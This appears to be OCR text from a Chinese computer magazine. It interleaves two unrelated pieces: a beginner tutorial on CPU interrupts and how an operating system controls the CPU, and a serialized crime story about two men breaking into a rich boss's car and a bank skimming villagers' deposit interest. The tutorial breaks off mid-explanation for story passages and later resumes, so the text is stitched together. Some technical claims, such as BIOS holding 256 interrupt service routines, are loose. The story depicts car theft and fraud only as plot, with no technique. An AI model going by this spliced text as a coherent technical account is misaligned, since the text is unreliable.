
上面的讲解中有一些名词和大家可能存在的疑问，在这里来做一些补充。

①中断向量表

这是操作系统启动后，在内存中形成的一个表单，保存了中断服务程序在内存中的起始地址。我们知道，CPU 是通过在内存中的“寻址”从而定位到具体程序和具体指令的，中断向量表以中断向量编号的顺序来建立，CPU 首先接收到中断请求对应的向量编号的值，再通过查找向量表中对应的服务以及所在地址来定位程序和响应中断。

②响应中断的时机

大家回想一下在“中断处理的过程”中，CPU 的“堆栈寄存器”存入了什么内容？没错，是当前指令与下一条指令的地址信息。存入这两者是为了运行和预运行，这也是处理中断的时机，即在两条指令之间。



肥总本姓严，因体型而喜得“肥总”这一外号，他本人知道后也是乐得接受，套用他的话来说：心宽体胖是大富大贵的象征。眼看就进入牛年了，肥总家里却连续发生了两件不大不小的“怪事”。

肥总的怪事

大年三十晚，肥总所住的小区内也是热闹非凡。因为住在这里的人都是一些社会的上流人士，酒足饭饱之余开始变着花样追求各种精神生活。先是搞了一个小型的社区迎新年晚会，演员全是小区内的业主，肥总腆着个大肚子上去整了首“向天再借五百年”，惹来下面一阵嘘声，肥总也不介意，笑呵呵地说，过年嘛，大家高兴就好，高兴就好。几个爱多嘴的小妇人扎堆小声议论着：“再活五百年，他们家那门都得加宽。”、“还大家高兴呢，我看就他个人最高兴。”……

最后是放礼花，一个大卡车运来的，足足放了三个小时。肥总看得兴趣缺缺，哈欠连天地同身边的司机说，走，回家看春晚喝酒去。礼花放完后一群人作鸟兽散，留下几个小区门卫在那郁闷着：一大堆纸屑够打扫半天的了。作为一名尽职的门卫，本来他们是不用抓这个卫生工作的，但是如果等到物业公司专门的清洁人员过来清理，起码得大年初一去了。所以在准备回家喝酒的肥总前脚踏进电梯的时候，他顿了下，不知从哪里掏出几张大红票甩给旁边的门卫，哥几个分了吧，今晚的卫生工作就交给你们了啊，打扫仔细点，别给咱小区丢脸。

印小天家。

“不错啊，整个一标准校草模子嘛。”老军啧啧地叹道，一边在印小天的身上左摸摸右摸摸。

“那是，这可是我当年花血本搞的泡妞套装，在学生时代这可都是名牌呀！”印小天说着伸出一只手在头上乱刨了几下，使得发型看起来更原生态一些。

两人站在镜子面前做最后的审查，确保让人一看起来就觉得是俩标准的现代大学生。

---

③中断服务程序

懂硬件的朋友应该都知道主板的BIOS芯片，这是一个软硬件相结合的机构，中断服务程序就保存在其中，它相对于操作系统是独立的。每次启动计算机，保存于BIOS中的256个中断服务程序就会加入内存中，CPU通过中断向量表来执行它们。

（5）操作系统通过“中断”控制CPU

因为CPU是一个相当强悍的设备，软硬件并存，有一定的独立性，所以操作系统需要控制和分配CPU资源，中断是唯一的手段。操作系统通过中断使CPU自身修改内部寄存器的二进制值来改变工作状态。

我们可以看到，CPU完全是在自主运行，哪怕是改变工作状态都是自身完成。改变CPU的工作状态就相当于控制了它，而改变工作状态的途径就是中断。操作系统通过中断来对其加以约束，这其中重要的一点在于，操作系统是计算机中最首要的软件，所以发出的优先级是最高的，如同WINDOWS中我们进入“安全模式”杀毒的原理，就是只启动核心的系统进程，又像我们在任务管理器中永远结束不了SYSTEM（系统）类进程。

操作系统向CPU发出的中断请求会在很高的优先级下被执行，从而间接的改变CPU状态，并间接的取得CPU的控制权。

时钟中断是操作系统经常使用的中断方式之一，因为时钟是计算机进行工作的时间标准。比如我们曾经说过的“时间片轮转调度”，这里的时间不是日常生活中的北京时间，而是CPU运行对象的周期。

正因为时钟的重要，操作系统能够通过拥有高优先级的时钟中断来让CPU执行“中断服务程序”。CPU在执行中断中，利用自身的功能改写自身标志寄存器的值，这样也就进行了状态的改变，如从“管态”到“目态”。这样看来，操作系统的确控制了CPU。

除了时钟中断，还有诸如除法溢出中断、程序调试设置中断等。如果一些细节大家不能理解，记住一点，**操作系统控制CPU的根本就是：想方设法的通过一些高优先级的“内部中断”来使CPU暂停当前工作，让CPU修改自身寄存器的值，改变状态。**再凝练成四个字，就是“借刀杀人”，呵呵。这里也足见现代操作系统的优越。

当然，中断除了能改变CPU工作状态（这一点需要对照上篇文章中的“管态”、“目态”的内容来理解），已能够实现对CPU资源的调度。其规则就是优先级，按照中断优先级的先后来分配资源。在这里也无须多说，相信大家都能明白。

原本还想给大家介绍下CPU中的一些先进技术，但想想和操作系统关系不大，在这里奉上几个关键词，大家有兴趣想深入的可以去百度google一下：**多级流水线技术、指令列队技术、指令预测技术、高速缓存技术。**

这一章就写到这里，大家只要明白**CPU工作状态及转换、中断技术、操作系统控制CPU的方法**就算是学到主要内容了，毕竟不是专业人员，了解即可嘛！最后奉上一张简图，如图2，算作本章的总结。希望下期大家继续跟着我了解“操作系统管理内存”吧！




图2　简图

教师节将至，想借“黑手”的平台祝我们亲爱的鲍妈妈：节日快乐！身体健康！我们永远爱你！

编辑点评：

到这里CPU相关的知识就已经结束了，其实只要能理解“中断”这个概念，整个体系都不难理解了。要是你实在不明白，告诉你一个简单有效的办法：把前3期的文章找出来，反反复复的看，多看几次，很多东西自然而然的就理解了，这是理论知识的通性。

在踏进“朝阳”小区前，两人又各买了一瓶啤酒，弄掉盖子后喝了几口就全数往身上洒。

“站住，你们是做什么的？”唯一留在值班室的门卫一下就看到了正试图进入小区的两人。

“我们？我？我们，要要回家啊，叔叔。”老军左手“搀”上印小天，走着太空步扭扭歪歪地朝值班室走去。

“我怎么没见过你们？”门卫疑惑道，不过看到的是两个醉醺醺的学生模样的人，警惕性还是放下了不少。

“我们放寒假，才，才从外地回来，我，看，看你们也很陌生呢，叔叔。”老军含含糊糊地解释着。

门卫还想再说什么，不过这时印小天突然挣开老军，朝正在客串清洁员的众门卫“扭”去，老军见状马上追了上去。

“哈哈，叔叔们，我来帮你们。”说着印小天就拿起地上的铁铲开始“认真”地清扫，周围的人一下就愣了。大过年的，这是哪家的孩子这么有心呢？

先前的门卫也赶了过来，将整个事件给几个同事重新描述了一遍，说完便要去拉正在“认真”清理纸屑的二人，不过马上被他旁边的一个同事制止了，“你傻啊，这不白搭两个人帮忙嘛。”这个被制止的门卫似乎是很固执的一个人，“但是我们不认识他俩啊，万一是？”

“万一个屁啊，不就是喝醉了的俩学生嘛。大过年的，回来开次同学会什么的也很正常嘛。”负责打扫的几个人显然是铁了心想要下这两个免费的帮手。

“嘣……”一声巨响在小区内响起，震得不远处车库里里外外停放的轿车都是哇哇直叫。

“呵呵，咱们小区的人兴致很高啊，就是苦了咱们的小车老叫唤。”肥总这时显然喝高兴了，对轿车也怜香惜玉了起来。

“没事，肥哥不喜欢，我这就把防盗警报取消了。”司机也喝高了，当着肥总家人面跟肥总称兄道弟起来。

“哈哈哈，好，我们干！”“干！”

我靠，威力挺猛的啊，有钱人放的鞭炮就是不一样。老军点燃了刚在地上捡的一个“春雷”后啧啧赞道。又看到附近地上还有几颗，老军拍拍兜里本来已准备好的“春雷”，心想今晚只好冷落你们了。

之前那个门卫在听到巨响后马上又赶了过来，“喂，你们在干什么？”话还没说完，又被同事给制住了，“算啦，大过年的放几个鞭炮而已嘛。”“人家好歹也帮了咱们。”“就是，感觉这俩人挺好相处的。”

“嘣……”这时又是一声巨响。

“咦？这车咋不叫了？”老军心里纳闷道，不过旁边的印小天可没给他那么多时间考虑，一个劲地捅他，暗示快动手。

“嘿嘿，”老军干笑几声，心想这下更好办了，然后开始今晚此行的真正目的！

五分钟后，两人已经分别安静地坐在了驾驶和副驾驶位置上。“阿天，怎么出去？”“走后门，后门的人刚才也在打扫，估计这会换衣服去了，后门应该没有人。”

酒喝够了，肥总就琢磨着今晚怎么出去。向司机递了个眼神，后者自然会意。

“肥总，嫂子，时间不早了，我该走了。”司机起身作谢，佯装准备离开。

“行，小李，老哥我送你，谁也别拦我，谁拦我跟谁急。”肥总拖着肥胖的躯体，颤颤巍巍地站了起来，一声大吼，双眼红得跟要吃人似的。

司机无奈地看着被称作嫂子的人，“一筹莫展”的。后者只好无奈地叹口气，一言不发地转身就回到卧室里，啪地一声将门关上。

出了门的肥总，一下子跟打了兴奋剂似的，臃肿的身子比司机还灵活，一个箭步就蹿进了电梯。不过当二人走进停车库的时候，却都傻眼了……

看着不断从窗外飞逝而过的事物，繁华街道，耀眼霓虹，俊男美女……印小天又想起了已过世的老父亲。是的，那年自己刚大学毕业，父亲就走了，老人家含辛茹苦劳累了一辈子，临走的时候却是微笑着的，没有半点痛苦，不过自认未尽到孝道的印小天却非常痛苦。

“阿天，你再看看这些东西有没有用？”老军将一沓收据递给印小天，后者抬起头接过来翻了几下又摇摇头。

看着被翻得一片狼藉的车厢，印小天语带不甘地说道：“算了，收拾收拾把车停回去吧。”

“朝阳”小区外。

“阿天，兄弟我能帮你的就这么多了。”老军难得的一副正经模样，拍着印小天的肩膀说道：“那倒不一定！”印小天面色凝重地说道：“难道你还想弄别的车子？我现在可是正经人啊，一星期最多一辆，当年洗手时可是发过誓的。”老军连连摆手。“我靠，你这算哪门子的清盆洗手啊？”印小天乐了，顿了顿又道，“施主，借我一百块打的回家吧。”

“我靠！小子还和我说钱，借你我就真是猪了。”搞了半天，老军才发现自己又被印小天给耍了，笑骂连连的。

第二天，正当肥总考虑是不是要报警的时候，司机小李打进来一个电话。

“肥总，咱们那辆‘路虎’咋停在小区外面了呢？”

“啊？！”

肥总千金的怪事

肥总只有一个女儿，叫Maggie，一个很妖艳的女人。

过年之前，成都的“欢乐谷”隆重开张，一到正月初，谷内更是人山人海，不过当Maggie走进大门后，还是一眼就看见了正蹲在椅子上的印小天。心里暗喜，今天运气不错，便扭着水蛇腰走了过去。

“嗨！”走到印小天跟前，Maggie笑着给正“抱头痛哭”的印小天打了个招呼。

“是你？”印小天抬起头，努力挤出一丝客套的笑容。

“一个人在这里做什么呢？”Maggie坐了下来，又拿出一支女士烟优雅地点上。印小天没有说话，只是将屁股从椅子靠背上挪到本应所处的位置，与Maggie并肩坐下。

“和你女朋友一起来的？”Maggie吐了一个烟圈，幽幽地问道。

“没有，约好的朋友爽约了。”印小天这时已经恢复了正常的神情，也摸出一支烟放在嘴上。

Maggie瞄了眼印小天旁边的女士挎包，再加上对方明显回避的言辞，心里更加确认了自己的想法。

“怎么样，这位美女，既然今天都是独身，我俩‘抱个双’如何？”踏熄烟头，印小天起身很绅士地朝Maggie伸出一只手。

“正有此意。”Maggie送出一个迷人的笑容。

不过一个上午下来，印小天就有点吃不消了。这富家千金果然是好玩的主，还专挑刺激的玩，印小天显得很不适应。

“帅哥，看来你不持久哦，这样就不行啦？”Maggie妖艳地娇嗔道。

“靠，谁说不行，不就是玩么？”印小天胸脯一挺，不过反胃的感觉差点让他吐出来。

“哈哈哈哈，那好，我们再去玩最后一个。”Maggie发出几声夸张的娇笑，然后又一下子凑到印小天耳根，轻轻吐着气，“这个结束了，我们再去玩别的好不好？”

鬼屋。

一阵阵的鬼哭狼嚎，阴森森的冷风。印小天还没进去，只是在门口便已感觉到了一丝毛骨悚然，再看身边的Maggie，虽然小身子一个劲地往自己身上靠，不过两只眼睛却兴趣盎然地不停朝里面张望着。

“啊……”两人买票后进去没过多久，鬼屋里就传来连续三声不同音色的大叫，站在面外的工作人员都挺乐的，敢情这小子看似人高马大，原来也是一胆小的种啊。

不过接下来众人就感觉到有点不对劲了，因为先前的一个尖叫声这时却变成了隐隐约约的呻吟声。等一伙人打开照明灯

冲进去时都愣住了：印小天双臂张开将Maggie护在身后，几滴很是夸张的冷汗从额头唰唰地流下来，而对面则是一个青面獠牙的“鬼怪”趴在地上直叫唤，周围的设备也摔了一地。

等工作人员弄清事情始末后，皆是哭笑不得，谁叫印小天太“胆小”了呢，人在受到极端恐吓威胁时会发出自然防卫反应，一种是逃跑，另一种则是攻击。不巧印小天选择了后者。当那个倒霉的青面獠牙一下子钻出来并怪叫的时候，迎接他的除了尖叫还有印小天的一阵暴捶。

最后事情的解决是，对方不追究印小天打人的责任，只要求赔偿被打人员的医疗费用以及损坏设备的费用。

站在医院门口，印小天难得地扣扣后脑勺，对着Maggie一副欲言又止的样子。

看到一向成熟稳重的印小天如此模样，Maggie更是忍俊不禁，轻挑地捶了一把印小天的胸脯，笑骂道：“干嘛呀，大家都是自己人，有话就说呗。”

“喏，是这样的，医药费和赔偿先前打烂的设备，一共需要5000元左右，我身上没那么多现金，你可以先借我一下吗？”印小天含含糊糊地说道。

“咯咯咯？”Maggie先是发出一声银铃般的娇笑，从小包里捻出一张金卡晃在印小天眼前，又燕声细语地说道：“只要你喜欢，不但这张金卡，我整个人都是你的。”

印小天愣了半响，没有回答，只是伸手去拿金卡，“密码多少？”

“等等。”Maggie一把收回金卡，然后独自朝对面的银行走去。一会儿印小天便看到Maggie手上拿到一沓钞票朝自己这边走过来。

印小天暗道一声“麻烦”，然后又重新换上笑脸迎了上去。

“怎么样，帅哥，考虑好了么？你看这张卡的号码，就像我的人一样漂亮。”Maggie把票子塞给印小天，然后又拿出金卡在手指上晃悠，借着中午的阳光反射着印小天的眼睛。

印小天夺过金卡，放在手上瞄了一眼道：“的确是一个很好的账号，不过我觉得还是你人更漂亮。”

Maggie心里一动，半遮半掩地试探道：“那我们？”

“Maggie小姐，我明天会把钱打到你账号上去的。噢，对了，我女朋友就在这家医院上班，现在她马上就要下班了，她是一个很小气的女人，所以为了避免大家不必要的麻烦，如果Maggie小姐没有别的事情，我先上去了。”印小天突然恢复到往日低沉冷峻的面容，说完便转身朝医院里走去。

“你？”足足有那么十来秒钟Maggie才返过神来狠狠地从牙缝里蹦出几个字，“小子有种！”只是可怜那张金卡也在Maggie的手里骤然变形。

郁闷归郁闷，事后，直到几个月之前，Maggie都没有想明白，为什么作为公司下属的印小天，竟敢如此玩弄身为公司老总千金的自己。

“朋友，受委屈了，这是我电话，出院后有空就一起出来喝个酒，我做东。”病房里印小天拍着那位“鬼兄”的肩膀，毫无遮掩地颇显出几分北方男子的气概。看到印小天这个样子，那位“鬼兄”就更抑郁了：这人咋看咋不像胆小的主啊，怎么之前吓得跟个狗跳墙似的，难道故意在那位美女面前装二？我靠，这是什么逻辑？

意外发现

2008年的夏天和以往一样炎热。

呆在空调房里工作的印小天觉得周围空气很是湿闷，正想撑个懒腰活动一下，不想却“哐当”一声连人带椅子一起翻在了地板上。

“该死，身体都僵硬了。”印小天嚷嚷咒骂了一声，抬头却发现之前用于编码的两个液晶显示器此时已经变成了四个，隐约似乎又变成了八个？

此次架设丰收乡交通枢纽的路桥工程是国家级重点扶持项目，地势偏僻的“丰收乡”的现状远不如其名字来得那么乐观。居住在这里的是好几千户少数民族，经济和教育都很落后，有的人一辈子也没有出过山，甚至连火车是什么样的都没看见过。作为“钦点”的电力系统副总工程师，印小天心里是一百个不愿意来这个地方。倒不是说印小天娇生惯养吃不得苦，想当年他也是靠着努力一步一步走出大山的，只不过正处初恋热恋期的印小天，实在是有点舍不得第一次体会到的幸福甜蜜，说起来很小男生的样子。

山区小路绵延繁多，最平坦的地方也是近于丘陵地带，大型的运输设备有时根本用不上，就只好雇佣当地的民工。这样一来，雇佣上千人的当地民工也为当地人增加了一笔不小的收入，正可谓一举两得。而且不止这些，随着整个工程的展开，一些生活上的现代化设施也被带进了山里来，大点的有比如：xx商业银行、移动、联通营业厅等，小点的有理发店、餐馆、书店等等，当然这些暂用设施建立的本意是提供给前来工作的工程人员。

下午的太阳使劲地向大地挥洒着热量，印小天用手揩了一把额头上的汗水，又重新扶上推车把手，将眼前这辆简易的人力石头运输车继续推往目的地。要是放在平日里，工作累了，印小天一般会去公司的健身房搞搞弄弄，不过目前的状况显然是不可能了。于是他突发奇想地客串一把“车夫”，再说自己小时候也不是没推过这种车子，说来还是老本行。

“啊，小心。”随着一声从背后传来的惊呼，印小天回头只见一辆负重手推车以很大的加速度朝自己冲过来。时间根本不由得印小天去纳闷车主人去哪了，它迅速将自己的车斜靠在路边，微蹲身子双手展开作“擒脱缰之马”之势。因为此时地处下坡，如果印小天自己闪开了，但下面的人，尤其是还没反应过来的人必遭殃！

等印小天精确抓住把手控制住手推车后，才发现车后面其实是有车夫的，一个上了年纪的老人。只不过精神恍惚，人没控制住车，反而被车带着向前跑。

“小伙子，谢谢你呀。”周围有人送来清凉油给老人抹在额头和人中，估计真的是中暑的缘故，老人一会便清醒了许多。醒过来后的老人便是一顿感激之语。

“老大爷，不客气。您这把岁数应该在家里歇着才是啊，儿孙满堂也该享享清福了。”印小天拿起旁边的两瓶水，一瓶递给老人，一瓶自己拧开就朝嘴里猛灌。

老大爷客气的接过水，又叹了口气道：“我们这里的人不能和你们城里人比啊，这里每个人都有自己的负担，过日子还得靠自己啊。”不过马上又喜悦地笑道：“不过现在你们来啦，以后可以通车了，我们就能富裕起来了。收音机里老说‘要想富先修路’，可能等到修成的那天，我们这些老头子也许已经不在了，不过眼前这份活也够养活好几个人的了。”说罢还小心翼翼地从上衣兜里掏出一张崭新的类似存折的东西。

“这是存折？”印小天脱口而出显得有一些惊讶，不过想到上头动用关系搬过来的那家商业银行，又觉得不足为奇了。

“呵呵，是啊。把钱放银行里，自己只需要保存一个小本子，即使本子掉了或者被偷了，没密码的话别人也不能取到钱，这样人心里就踏实多了。而且存定期银行还会根据存钱的数目返回一些钱给我们呢。我们每个月的工钱也是被你们放在这里面的，而且一个月的工钱够我们生活好几个月，其余的也就不用取出来了，就存在里面。”

说罢，老人还特意用手指着存折上面，一些带小数点的数字。印小天探过头一看，原来老人指的返钱就是利息的意思。不过可能是职业病的原因，印小天向来对数字很敏感，看到老人存折上的几行数字老感觉不对劲。

“小伙子，有空来我们家做客，尝尝我们的当地菜，现在我得接着干活去了。”老人笑着和印小天打完招呼，推着车走远了。

望着远去的背影，那已蹒跚的步履，微弓的后背，印小天突然想起了父亲。

且说不远处的一个办公房内，肥总和她的准女婿站在玻璃门前，把刚才发生的一幕都看在眼里，“那个人不像是本地人啊，一身运动名牌还干这活？不知是脑子坏了还是穿的都是冒牌货。”肥总的准女婿此时像是正常人看完一部电影之后多多少少有点“自己的看法”，而不管说得是否切主题。

“哈哈，小孙呀，这次你可就走眼了。”肥总哈哈一笑，正准备继续说下去，却被突然闯进来的Maggie打断了，“说得天底下好像就你有几个臭钱似的，多学学人家吧，你除了靠你老爸那么点钱，你还会什么！”很明显这个准女婿属于“软耳根”那类货色。

臭骂了自己的未来老公一顿，Maggie又转过身嗲声嗲气地对肥总开始撒娇：“爸，这个星期我想和以前的几个同学去巴厘岛玩，你老人家支持下啦。”

肥总对于自己这个唯一的女儿很是溺爱，别说巴厘岛，去火星都支持。三下五除二搞定自己的老爸后，Maggie就准备开溜，走过自己未来老公身边时还很蔑视的“哼”了一声。

这个未来女婿可能那个郁闷呐，思前想后也不知道自己哪里得罪了Maggie，等到Maggie都快关上门的时候，猛然大叫一声：“Maggie，其实我也很乐于助人的！”

Maggie翻翻白眼，一副对之无可救药地语气吐出两个字：“白痴。”

“咳咳”肥总做作地干咳两声，提示某人该转移注意力了，“我说小孙呐，不是我说你，你得好好处理一下和我女儿的关系。你现在虽然是xx商业银行的高级主管，不过早晚也会接替我的位置，我可是一直看好你的，你别自己不给我争气啊！”

“是是是。”孙准女婿习惯性地一阵点头哈腰，不过心里却在琢磨着：不是学助人为乐，那是叫我跟那小子学什么？莫非，改天我也得穿一身“阿玛尼”去搬石头？

不得不说，老奸巨猾的肥总准女婿在商场可谓是游刃有余（之前Maggie的话倒是有点言不符实了），不过在揣摩这种古怪脾气的千金时却像个门外汉。

印小天放下车子往空调房回走的路上，心里一直都还在纠结于刚才存折上的数字，到底是哪里不对呢？存款与取款的数据交互都是正确的，利息、利息税的加减也是正确的，那到底是哪里出问题了呢？

“嗨，小天。”一个女声叫住了印小天，后者回过头一看是在银行工作的mm，虽叫不上名但还算是熟面，于是礼貌性地点了下头继续自己的步伐。

“诶！帅哥别走啊，进来坐坐嘛。”汗……印小天听着觉得好别扭，不过不忍对方plmm的一番盛情，勉强决定进去坐着继续想好了。

不得不说，大学时齐名校草的印小天，至今仍保留着对异性的吸引力。

“帅哥要不要存款呀，支持一下我们的工作嘛。”这个mm倒也是自来熟，嘻嘻哈哈地跟印小天开着玩笑。

“嗯，你说说办理存款的手续是怎么样的。”其实印小天是在这家银行办理过业务的，这时正思考问题的他也只是嘴上随便敷衍应付。

“手续很简单啦，我都会帮你办好的，而且我们银行的分红和利率都很高哦？”

“利率？”后面mm说的是什么印小天就听不见了，瞬间脑袋灵光一闪，binggo！对，问题就是出在利率上。

因为印小天此前碰巧也在这个商业银行办理过储蓄业务，对利率显然是很熟悉的，加上他自己与生俱来的数学天分，例如多少存款得多少利息以及扣除税后的利息也是马上心算即得。于是第二天印小天又借来那个老人的存折一看，果然如自己所猜测那样！看来是有人私自在利息上动了手脚！而且很显然，那部分少给的利息放入了他私人囊中。印小天又看了其他几个当地民工的存折，也是一样的状况。虽然利息每次少的只是几分，但是却有着几千人的存款，而且这个工程也不是一年两年就能结束的，随着这些当地人存款数目的增加，所以算下来也是笔不少的数目，而且现在还不能判定对方是直接从利息中扣除指定数目的金额还是在利率上动手脚。如果是后者，那么当地人的损失可是会越来越大的。

印小天觉得那人可真够聪明的，或者说是狡猾，选择扣除利息的几分钱（起码目前是这样），将事情被败露的几率降到了最低。因为一般人对于本身利息就很少的活期存款业务，是不会去计较核算利息的，只图找个地方暂时保管一下自己的money。更何况这个商业银行的主要存储用户还是这些刚接触“银行”概念不久的山里人。而那些从外面赶到山里来工作的人员，几乎没有人会在这个银行办理存储业务，所以更不会接触到利息的问题。

这天晚上，印小天躺在床上久久没有入睡，这倒不是他向来喜欢享受深夜的习惯所致，而是他在考虑是不是要将这个事情再过问下去。再到后来他又想起了他父亲，直到迷迷糊糊睡过去。

又过去了好几天，有一天Maggie找到印小天，很是严肃地说：“印小天，我听说你在打听我们银行的内部网络技术信息？”

一听这话，印小天就有点紧张了，语气低沉地说道：“谁说的？”

